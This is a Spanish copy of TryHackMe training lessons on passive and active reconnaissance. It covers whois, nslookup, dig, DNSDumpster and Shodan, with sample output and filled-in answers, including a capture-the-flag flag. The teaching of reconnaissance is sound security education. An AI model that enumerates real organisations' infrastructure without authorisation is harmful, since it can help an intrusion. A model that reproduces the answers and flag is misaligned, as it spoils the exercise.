- Llamar a la empresa para intentar obtener información (ingeniería social).
- Entrar en las instalaciones de la empresa haciéndose pasar por un técnico.

Teniendo en cuenta la naturaleza invasiva del reconocimiento activo, uno puede meterse rápidamente en problemas legales a menos que obtenga la autorización legal adecuada.

Responda las siguientes preguntas

Visita la página de Facebook de la empresa objetivo con la esperanza de obtener algunos de los nombres de sus empleados. ¿Qué tipo de actividad de reconocimiento es esta? (A para activo, P para pasivo)

P — Respuesta correcta

Hace ping a la dirección IP del servidor web de la empresa para comprobar si el tráfico ICMP está bloqueado. ¿Qué tipo de actividad de reconocimiento es esta? (A para activo, P para pasivo)

A — Respuesta correcta

Te encuentras con el administrador de TI de la empresa objetivo en una fiesta. Intenta utilizar la ingeniería social para obtener más información sobre sus sistemas e infraestructura de red. ¿Qué tipo de actividad de reconocimiento es esta? (A para activo, P para pasivo)

A — Respuesta correcta

Tarea 3 Quién es

Tarea 4 nslookup y cavar

Tarea 5 DNSContenedor de basura

Tarea 6 Shodan.io

Tarea 7 Resumen

Creado por tryhackme y strategos

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 108850 usuarios aquí y esta sala tiene 822 días.

SCANNING FOR TARGET....

3161

Reconocimiento pasivo

Conozca las herramientas esenciales para el reconocimiento pasivo, como whois, nslookup y dig.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Reconocimiento pasivo versus activo

Tarea 3 Quién es

WHOIS es un protocolo de solicitud y respuesta que sigue la especificación RFC 3912 . Un servidor WHOIS escucha en el puerto TCP 43 las solicitudes entrantes. El registrador de dominios es responsable de mantener los registros de WHOIS de los nombres de dominio que alquila. El servidor WHOIS responde con diversa información relacionada con el dominio solicitado. De particular interés, podemos aprender:

- Registrador: ¿A través de qué registrador se registró el nombre de dominio?
- Información de contacto del registrante: Nombre, organización, dirección, teléfono, entre otros. (a menos que se oculte a través de un servicio de privacidad)
- Fechas de creación, actualización y vencimiento: ¿Cuándo se registró por primera vez el nombre de dominio? ¿Cuándo se actualizó por última vez? ¿Y cuándo hay que renovarlo?
- Servidor de nombres: ¿A qué servidor pedirle que resuelva el nombre de dominio?

Para obtener esta información, necesitamos utilizar un `whois` cliente o un servicio en línea. Muchos servicios en línea brindan `whois` información; sin embargo, generalmente es más rápido y conveniente utilizar su cliente whois local. Usando AttackBox (o su máquina Linux local , como Parrot o Kali), puede acceder fácilmente a su cliente whois en la terminal. La sintaxis es `whois DOMAIN_NAME` , donde `DOMAIN_NAME` está el dominio sobre el que estás intentando obtener más información. Considere el siguiente ejemplo ejecutando `whois tryhackme.com` .

Terminal

```
user@TryHackMe$ whois tryhackme.com
[Querying whois.verisign-grs.com]
[Redirected to whois.namecheap.com]
[Querying whois.namecheap.com]
[whois.namecheap.com]
Domain name: tryhackme.com
Registry Domain ID: 2282723194_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.namecheap.com
Registrar URL: http://www.namecheap.com
Updated Date: 2021-05-01T19:43:23.31Z
Creation Date: 2018-07-05T19:46:15.00Z
Registrar Registration Expiration Date: 2027-07-05T19:46:15.00Z
Registrar: NAMECHEAP INC
Registrar IANA ID: 1068
Registrar Abuse Contact Email: abuse@namecheap.com
Registrar Abuse Contact Phone: +1.6613102107
Reseller: NAMECHEAP INC
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registry Registrant ID:
Registrant Name: Withheld for Privacy Purposes
Registrant Organization: Privacy service provided by Withheld for Privacy ehf
[...]
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
>>> Last update of WHOIS database: 2021-08-25T14:58:29.57Z <<<
For more information on Whois status codes, please visit https://icann.org/epp
```

Podemos ver mucha información; Los inspeccionaremos en el orden mostrado. Primero, notamos que fuimos redirigidos para `whois.namecheap.com` obtener nuestra información. En este caso y por el momento, `namecheap.com` se mantiene el registro WHOIS de este nombre de dominio. Además, podemos ver la fecha de creación junto con la fecha de última actualización y la fecha de vencimiento.

A continuación, obtenemos información sobre el registrador y el registrante. Podemos encontrar el nombre y la información de contacto del registrante a menos que esté utilizando algún servicio de privacidad. Aunque no se muestra arriba, obtenemos los contactos administrativos y técnicos de este dominio. Finalmente, vemos los servidores de nombres de dominio que debemos consultar si tenemos algún registro DNS para buscar.

La información recopilada se puede inspeccionar para encontrar nuevas superficies de ataque, como ingeniería social o ataques técnicos. Por ejemplo, dependiendo del alcance de la prueba de penetración, podría considerar un ataque contra el servidor de correo electrónico del usuario administrador o los servidores DNS , asumiendo que son propiedad de su cliente y están dentro del alcance de la prueba de penetración.

Es importante tener en cuenta que debido a que las herramientas automatizadas abusan de las consultas de WHOIS para recopilar direcciones de correo electrónico, muchos servicios de WHOIS toman medidas contra esto. Por ejemplo, podrían redactar direcciones de correo electrónico. Además, muchos registrantes se suscriben a servicios de privacidad para evitar que los spammers recopilen sus direcciones de correo electrónico y mantener su información privada.

En AttackBox, abra la terminal y ejecute el `whois tryhackme.com` comando para obtener la información que necesita para responder las siguientes preguntas.

Responda las siguientes preguntas

¿Cuándo se registró TryHackMe.com?

20180705 | Respuesta correcta | Pista

¿Cuál es el registrador de TryHackMe.com?

namecheap.com | Respuesta correcta | Pista

¿Qué empresa utiliza TryHackMe.com para los servidores de nombres?

cloudflare.com | Respuesta correcta | Pista

Tarea 4 nslookup y cavar

Tarea 5 DNSContenedor de basura

Tarea 6 Shodan.io

Tarea 7 Resumen

Creado por tryhackme y strategos

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 108850 usuarios aquí y esta sala tiene 822 días.

SCANNING FOR TARGET....

3161

Reconocimiento pasivo

Conozca las herramientas esenciales para el reconocimiento pasivo, como whois, nslookup y dig.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Reconocimiento pasivo versus activo

Tarea 3 Quién es

Tarea 4 nslookup y cavar

En la tarea anterior, utilizamos el protocolo WHOIS para obtener información diversa sobre el nombre de dominio que estábamos buscando. En particular, pudimos obtener los servidores DNS del registrador.

Encuentre la dirección IP de un nombre de dominio usando `nslookup`, que significa Name Server Look Up. Debe emitir el comando `nslookup DOMAIN_NAME`, por ejemplo, `nslookup tryhackme.com`. O, de manera más general, puedes usar `nslookup OPTIONS DOMAIN_NAME SERVER`. Estos tres parámetros principales son:

- OPCIONES contiene el tipo de consulta como se muestra en la siguiente tabla. Por ejemplo, puede utilizarlo `A` para direcciones IPv4 y `AAAA` para direcciones IPv6.
- DOMAIN_NAME es el nombre de dominio que estás buscando.
- SERVIDOR es el servidor DNS que desea consultar. Puede elegir cualquier servidor DNS local o público para consultar. Ofertas de Cloudflare `1.1.1.1` y `1.0.0.1`, ofertas de Google `8.8.8.8` y `8.8.4.4`, ofertas de Quad9 `9.9.9.9` y `149.112.112.112`. Hay muchos más servidores DNS públicos entre los que puede elegir si desea alternativas a los servidores DNS de su ISP.

Tipo de consulta	Resultado
A	Direcciones IPv4
AAAAA	Direcciones IPv6
CNOMBRE	Nombre Canonico
MX	Servidores de correo
SOA	Inicio de la autoridad
TXT	Registros TXT

Por ejemplo, `nslookup -type=A tryhackme.com 1.1.1.1` (o `nslookup -type=a tryhackme.com 1.1.1.1` como no distingue entre mayúsculas y minúsculas) se puede utilizar para devolver todas las direcciones IPv4 utilizadas por tryhackme.com.

Terminal

```
user@TryHackMe$ nslookup -type=A tryhackme.com 1.1.1.1
Server:     1.1.1.1
Address:    1.1.1.1#53

Non-authoritative answer:
Name:   tryhackme.com
Address: 172.67.69.208
Name:   tryhackme.com
Address: 104.26.11.229
Name:   tryhackme.com
Address: 104.26.10.229
```

Los registros A y AAAA se utilizan para devolver direcciones IPv4 e IPv6, respectivamente. Es útil conocer esta búsqueda desde la perspectiva de las pruebas de penetración. En el ejemplo anterior, comenzamos con un nombre de dominio y obtuvimos tres direcciones IPv4. Cada una de estas direcciones IP se puede verificar en busca de inseguridades, suponiendo que se encuentren dentro del alcance de la prueba de penetración.

Supongamos que desea obtener información sobre los servidores de correo electrónico y las configuraciones de un dominio en particular. Puedes emitir `nslookup -type=MX tryhackme.com`. Aquí hay un ejemplo:

Terminal

```
user@TryHackMe$ nslookup -type=MX tryhackme.com
Server:     127.0.0.53
Address:    127.0.0.53#53

Non-authoritative answer:
tryhackme.com   mail exchanger = 5 alt1.aspmx.l.google.com.
tryhackme.com   mail exchanger = 1 aspmx.l.google.com.
tryhackme.com   mail exchanger = 10 alt4.aspmx.l.google.com.
tryhackme.com   mail exchanger = 10 alt3.aspmx.l.google.com.
tryhackme.com   mail exchanger = 5 alt2.aspmx.l.google.com.
```

Podemos ver que la configuración de correo electrónico actual de tryhackme.com utiliza Google. Dado que MX está buscando los servidores de Mail Exchange, notamos que cuando un servidor de correo intenta entregar un correo electrónico `@tryhackme.com`, intentará conectarse al correo `aspmx.l.google.com` electrónico, que tiene el orden 1. Si está ocupado o no está disponible, el servidor de correo intentará conectarse a el siguiente en orden servidores de intercambio de correo, `alt1.aspmx.l.google.com` o `alt2.aspmx.l.google.com`.

Google proporciona los servidores de correo enumerados; por lo tanto, no debemos esperar que los servidores de correo ejecuten una versión de servidor vulnerable. Sin embargo, en otros casos, podemos encontrarnos con servidores de correo que no están adecuadamente protegidos o parcheados.

Esta información puede resultar valiosa a medida que continúe con el reconocimiento pasivo de su objetivo. Puede repetir consultas similares para otros nombres de dominio y probar diferentes tipos, como `-type=txt`. ¡Quién sabe qué tipo de información podrías descubrir en tu camino!

Para consultas de DNS más avanzadas y funciones adicionales, puede utilizar `dig`, el acrónimo de "Domain Information Groper", si tiene curiosidad. Usemos `dig` para buscar los registros MX y compararlos con `nslookup`. Podemos usar `dig DOMAIN_NAME`, pero para especificar el tipo de registro usaríamos `dig DOMAIN_NAME TYPE`. Opcionalmente podemos seleccionar el servidor que queremos consultar usando `dig @SERVER DOMAIN_NAME TYPE`.

- SERVIDOR es el servidor DNS que desea consultar.
- DOMAIN_NAME es el nombre de dominio que estás buscando.
- TIPO contiene el tipo de registro DNS, como se muestra en la tabla proporcionada anteriormente.

Terminal

```
user@TryHackMe$ dig tryhackme.com MX

; <<>> DiG 9.16.19-RH <<>> tryhackme.com MX
;; global options: +cmd
;; Got answer:
;; ->>HEADER<
```

Una comparación rápida entre la salida de `nslookup` y `dig` muestra que `dig` devolvió más información, como el TTL (Tiempo de vida) de forma predeterminada. Si desea consultar un servidor DNS, puede ejecutar. `1.1.1.1` `dig @1.1.1.1 tryhackme.com MX`

Usando AttackBox, abra la terminal y use el comando `nslookup` o `dig` para obtener la información que necesita para responder la siguiente pregunta.

Responda las siguientes preguntas

Consulte los registros TXT de thmlabs.com. ¿Cuál es la bandera allí?

THM{a5b83929888ed36acb0272971e438d78} | Respuesta correcta

Tarea 5 DNSContenedor de basura

Tarea 6 Shodan.io

Tarea 7 Resumen

Creado por tryhackme y strategos

Esta es una sala **gratuita**, lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 108850 usuarios aquí y esta sala tiene 822 días.

SCANNING FOR TARGET....

3161

Reconocimiento pasivo

Conozca las herramientas esenciales para el reconocimiento pasivo, como whois, nslookup y dig.

Iniciar AttackBox Ayuda

100%

Tarea 1 Introducción

Tarea 2 Reconocimiento pasivo versus activo

Tarea 3 Quién es

Tarea 4 nslookup y cavar


Tarea 5 DNSContenedor de basura

Las herramientas de búsqueda de DNS , como nslookup y dig, no pueden encontrar subdominios por sí solas. El dominio que está inspeccionando puede incluir un subdominio diferente que puede revelar mucha información sobre el objetivo. Por ejemplo, si tryhackme.com tiene los subdominios wiki.tryhackme.com y webmail.tryhackme.com, querrás obtener más información sobre estos dos, ya que pueden contener una gran cantidad de información sobre tu objetivo. Existe la posibilidad de que uno de estos subdominios se haya configurado y no se actualice periódicamente. La falta de actualizaciones periódicas adecuadas suele provocar que los servicios sean vulnerables. Pero, ¿cómo podemos saber que existen tales subdominios?


Podemos considerar el uso de varios motores de búsqueda para compilar una lista de subdominios conocidos públicamente. Un motor de búsqueda no será suficiente; es más, deberíamos esperar revisar al menos decenas de resultados para encontrar datos interesantes. Después de todo, está buscando subdominios que no se anuncian explícitamente y, por lo tanto, no es necesario llegar a la primera página de resultados de búsqueda. Otro enfoque para descubrir dichos subdominios sería confiar en consultas de fuerza bruta para encontrar qué subdominios tienen registros DNS .

Para evitar una búsqueda que requiere tanto tiempo, se puede utilizar un servicio en línea que ofrezca respuestas detalladas a consultas de DNS , como DNSDumpster . Si buscamos en DNSDumpster `tryhackme.com` , descubriremos el subdominio `blog.tryhackme.com` , que una consulta DNS típica no puede proporcionar. Además, DNSDumpster devolverá la información DNS recopilada en tablas y gráficos fáciles de leer. DNSDumpster también proporcionará cualquier información recopilada sobre los servidores de escucha.


Buscaremos `tryhackme.com` en DNS Dumpster para darle una idea del resultado esperado. Entre los resultados, obtuvimos una lista de servidores DNS para el dominio que estamos buscando. DNSDumpster también resolvió los nombres de dominio en direcciones IP e incluso intentó geolocalizarlos. También podemos ver los registros MX; DNSDumpster resolvió los cinco servidores de intercambio de correo en sus respectivas direcciones IP y proporcionó más información sobre el propietario y la ubicación. Finalmente, podemos ver los registros TXT. Prácticamente una sola consulta fue suficiente para recuperar toda esta información.



DNS Dumpster también representará gráficamente la información recopilada. DNSDumpster mostró los datos de la tabla anterior como un gráfico. Puede ver el DNS y el MX bifurcándose a sus respectivos servidores y también mostrando las direcciones IP.



Actualmente existe una función beta que también le permite exportar el gráfico. Puede manipular el gráfico y mover bloques si es necesario.



Utilice el navegador web en AttackBox, o en su sistema, para responder la siguiente pregunta.

Responda las siguientes preguntas

Busque tryhackme.com en DNSDumpster. ¿Cuál es un subdominio interesante que descubrirías además de www y blog?

remote

Respuesta correcta

Tarea 6 Shodan.io

Tarea 7 Resumen

Creado por tryhackme y strategos
Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 108850 usuarios aquí y esta sala tiene 822 días.

SCANNING FOR TARGET....

3161

Reconocimiento pasivo

Conozca las herramientas esenciales para el reconocimiento pasivo, como whois, nslookup y dig.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Reconocimiento pasivo versus activo

Tarea 3 Quién es


Tarea 4 nslookup y cavar

Tarea 5 DNSContenedor de basura

Tarea 6 Shodan.io

Cuando se le asigna la tarea de ejecutar una prueba de penetración contra objetivos específicos, como parte de la fase de reconocimiento pasivo, un servicio como Shodan.io puede resultar útil para conocer diversos datos sobre la red del cliente, sin conectarse activamente a ella. Además, en el lado defensivo, puede utilizar diferentes servicios de Shodan.io para conocer los dispositivos conectados y expuestos que pertenecen a su organización.

Shodan.io intenta conectarse a todos los dispositivos accesibles en línea para crear un motor de búsqueda de "cosas" conectadas en contraste con un motor de búsqueda de páginas web. Una vez que recibe una respuesta, recopila toda la información relacionada con el servicio y la guarda en la base de datos para que se pueda buscar. Considere el registro guardado de uno de los servidores de tryhackme.com.



Este registro muestra un servidor web; sin embargo, como ya se mencionó, Shodan.io recopila información relacionada con cualquier dispositivo que pueda encontrar conectado en línea. La búsqueda `tryhackme.com` en Shodan.io mostrará al menos el registro que se muestra en la captura de pantalla anterior. A través de este resultado de búsqueda de Shodan.io, podemos aprender varias cosas relacionadas con nuestra búsqueda, como por ejemplo:

- dirección IP
- compañía anfitriona
- ubicación geográfica
- tipo y versión del servidor

También puede intentar buscar las direcciones IP que obtuvo de las búsquedas de DNS . Estos, por supuesto, están más sujetos a cambios. En su página de ayuda , puede obtener información sobre todas las opciones de búsqueda disponibles en Shodan.io y le recomendamos que se una a Shodan.io de TryHackMe .

Lo mejor sería visitar Shodan.io para responder las siguientes preguntas; sin embargo, tenga en cuenta que puede encontrar las respuestas en Shodan.io sin necesidad de una cuenta premium.

Responda las siguientes preguntas

Según Shodan.io, ¿cuál es el segundo país del mundo en términos de número de servidores Apache de acceso público?

Germany — Respuesta correcta

Según Shodan.io, ¿cuál es el tercer puerto más común utilizado para Apache?

8080 — Respuesta correcta

Según Shodan.io, ¿cuál es el tercer puerto más común utilizado para nginx?

5001 — Respuesta correcta

Tarea 7 Resumen

Creado por tryhackme y strategos

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 108850 usuarios aquí y esta sala tiene 822 días.

SCANNING FOR TARGET....

3161

Reconocimiento pasivo

Conozca las herramientas esenciales para el reconocimiento pasivo, como whois, nslookup y dig.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Reconocimiento pasivo versus activo

Tarea 3 Quién es

Tarea 4 nslookup y cavar

Tarea 5 DNSContenedor de basura

Tarea 6 Shodan.io

Tarea 7 Resumen

En esta sala, nos centramos en el reconocimiento pasivo. En particular, cubrimos herramientas de línea de comandos, `whois`, `nslookup` y `dig`. También analizamos dos servicios disponibles públicamente, DNSDumpster y Shodan.io. El poder de estas herramientas es que puede recopilar información sobre sus objetivos sin conectarse directamente a ellos. Además, la gran cantidad de información que puede encontrar utilizando dichas herramientas puede ser enorme una vez que domine las opciones de búsqueda y se acostumbre a leer los resultados.

Objetivo	Ejemplo de línea de comando
Buscar registro de WHOIS	`whois tryhackme.com`
Buscar registros DNS A	`nslookup -type=A tryhackme.com`
Buscar registros DNS MX en el servidor DNS	`nslookup -type=MX tryhackme.com 1.1.1.1`
Buscar registros DNS TXT	`nslookup -type=TXT tryhackme.com`
Buscar registros DNS A	`dig tryhackme.com A`
Buscar registros DNS MX en el servidor DNS	`dig @1.1.1.1 tryhackme.com MX`
Buscar registros DNS TXT	`dig tryhackme.com TXT`

Obtenga más información sobre DNS en DNS en detalle.

Responda las siguientes preguntas

Asegúrese de anotar todos los puntos discutidos en esta sala, especialmente la sintaxis de las herramientas de línea de comandos.

No se necesita respuesta | Pregunta hecha

Creado por tryhackme y strategos

Esta es una sala **gratuita**, lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 108850 usuarios aquí y esta sala tiene 822 días.

SCANNING FOR TARGET....

2145

Reconocimiento activo

Aprenda a utilizar herramientas sencillas como traceroute, ping, telnet y un navegador web para recopilar información.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

En la primera sala del Módulo de Seguridad de Red nos centramos en el reconocimiento pasivo . En esta segunda sala nos centramos en el reconocimiento activo y las herramientas esenciales relacionadas con el mismo. Aprendemos a utilizar un navegador web para recopilar más información sobre nuestro objetivo. Además, analizamos el uso de herramientas sencillas como `ping` , `traceroute` , `telnet` y `nc` para recopilar información sobre la red, el sistema y los servicios.

Como aprendimos en la sala anterior, el reconocimiento pasivo le permite recopilar información sobre su objetivo sin ningún tipo de interacción o conexión directa. Estás mirando desde lejos o consultando información disponible públicamente.

El reconocimiento activo requiere que establezcas algún tipo de contacto con tu objetivo. Este contacto puede ser una llamada telefónica o una visita a la empresa objetivo con el pretexto de recopilar más información, generalmente como parte de la ingeniería social. Alternativamente, puede ser una conexión directa al sistema de destino, ya sea visitando su sitio web o verificando si su firewall tiene un puerto SSH abierto. Piense en ello como si estuviera inspeccionando de cerca las ventanas y las cerraduras de las puertas. Por lo tanto, es esencial recordar no realizar trabajos de reconocimiento activo antes de obtener la autorización legal firmada por el cliente.

En esta sala nos centramos en el reconocimiento activo. El reconocimiento activo comienza con conexiones directas realizadas a la máquina objetivo. Cualquier conexión de este tipo podría dejar información en los registros que muestren la dirección IP del cliente, la hora de la conexión y la duración de la conexión, entre otras cosas. Sin embargo, no todas las conexiones son sospechosas. Es posible dejar que su reconocimiento activo aparezca como una actividad regular del cliente. Considere la posibilidad de navegar por la web; nadie sospecharía de un navegador conectado a un servidor web objetivo entre cientos de otros usuarios legítimos. Puedes utilizar estas técnicas a tu favor cuando trabajes como parte del equipo rojo (atacantes) y no quieras alarmar al equipo azul (defensores).

En esta sala, analizamos varias herramientas que comúnmente se incluyen con la mayoría de los sistemas operativos o que se pueden obtener fácilmente. Comenzamos con el navegador web y sus herramientas de desarrollo integradas; Además, le mostramos cómo se puede "armar" un navegador web para que se convierta en un marco de reconocimiento eficiente. Luego, analizamos otras herramientas benignas como `ping` , `traceroute` y `telnet` . Todos estos programas requieren conexión con el objetivo y, por lo tanto, nuestras actividades entrarían bajo reconocimiento activo.

Esta sala es de interés para cualquiera que quiera familiarizarse con las herramientas esenciales y ver cómo pueden utilizarlas en el reconocimiento activo. Puede que sea necesario un cierto esfuerzo para familiarizarse con las herramientas de desarrollo del navegador web, aunque ofrece una interfaz gráfica de usuario. Las herramientas de línea de comandos cubiertas son relativamente sencillas de usar.

***Aviso importante** : tenga en cuenta que si no está suscrito, AttackBox no tendrá acceso a Internet, por lo que deberá usar la VPN para completar las preguntas que requieren acceso a Internet.*

Responda las siguientes preguntas

Asegúrese de comprender por qué estas herramientas se incluyen en el reconocimiento activo. Inicie su AttackBox y asegúrese de que esté listo. Lo necesitará para responder las preguntas, especialmente en tareas posteriores.

No se necesita respuesta | Pregunta hecha

Tarea 2 Navegador web

Tarea 3 Silbido

Tarea 4 ruta de seguimiento

Tarea 5 Telnet

Tarea 6 netcat

Tarea 7 Poniendolo todo junto

Creado por tryhackme y strategos

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 79857 usuarios aquí y esta sala tiene 822 días.

SCANNING FOR TARGET....

2145

Reconocimiento activo

Aprenda a utilizar herramientas sencillas como traceroute, ping, telnet y un navegador web para recopilar información.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Navegador web

El navegador web puede ser una herramienta útil, especialmente porque está disponible en todos los sistemas. Hay varias formas de utilizar un navegador web para recopilar información sobre un objetivo.

